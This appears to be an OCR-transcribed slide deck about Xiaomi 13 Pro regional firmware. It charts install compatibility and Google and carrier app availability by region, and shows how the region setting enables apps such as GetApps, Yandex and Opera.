
Xiaomi 13 Pro Firmware Chart

	Global FW	Global "Europe" FW	Global "India" FW	Global "Taiwan" FW	Global "Russia" FW	Global "Turkey" FW	Global "Japan" FW	Global "Indonesia" FW	China FW
Install on Global Device	○	○	○	○	○	○	○	○	✖
Install on China Device	○	○	○	○	○	○	○	○	○
Has Google Apps	○	○	○	○	○	○	○	○	✖
Has Carrier Region Apps	✖	○	○	○	○	○	○	○	?
Can imitate other regions via Settings	○	○	✖	✖	✖	✖	✖	✖	?


Xiaomi 13 Pro Firmware Chart

	Global FW	Global "Europe" FW	Global "India" FW	Global "Taiwan" FW	Global "Russia" FW	Global "Turkey" FW	Global "Japan" FW	Global "Indonesia" FW	China FW
Install on Global Device	○	○	○	○	○	○	○	○	✗
Install on China Device	○	○	○	○	○	○	○	○	○
Has Google Apps	○	○	○	○	○	○	○	○	✗
Has Carrier Region Apps	✗	○	○	○	○	○	○	○	?
Can imitate other regions via Settings	○	○	✗	✗	✗	✗	✗	✗	?

- Changing the region of the firmware = different applications enabled / disabled
- Example: the “GetApps” application is enabled on a phone that is set to the United Kingdom region on initial setup




Settings menu




Xiaomi 13 Pro home screen

- If the phone is set to the United States region on initial setup, then “GetApps” is disabled
  - Switching between regions after initial setup may or may not enable a specific application




Settings menu




Xiaomi 13 Pro home screen

- Other examples:
  - Setting the region to “Russia”
  - “Yandex” browser is enabled




Settings menu




Xiaomi 13 Pro home screen

- Other examples:
  - Setting the region to “Spain”
  - “Opera” browser is enabled




Settings menu




Xiaomi 13 Pro home screen

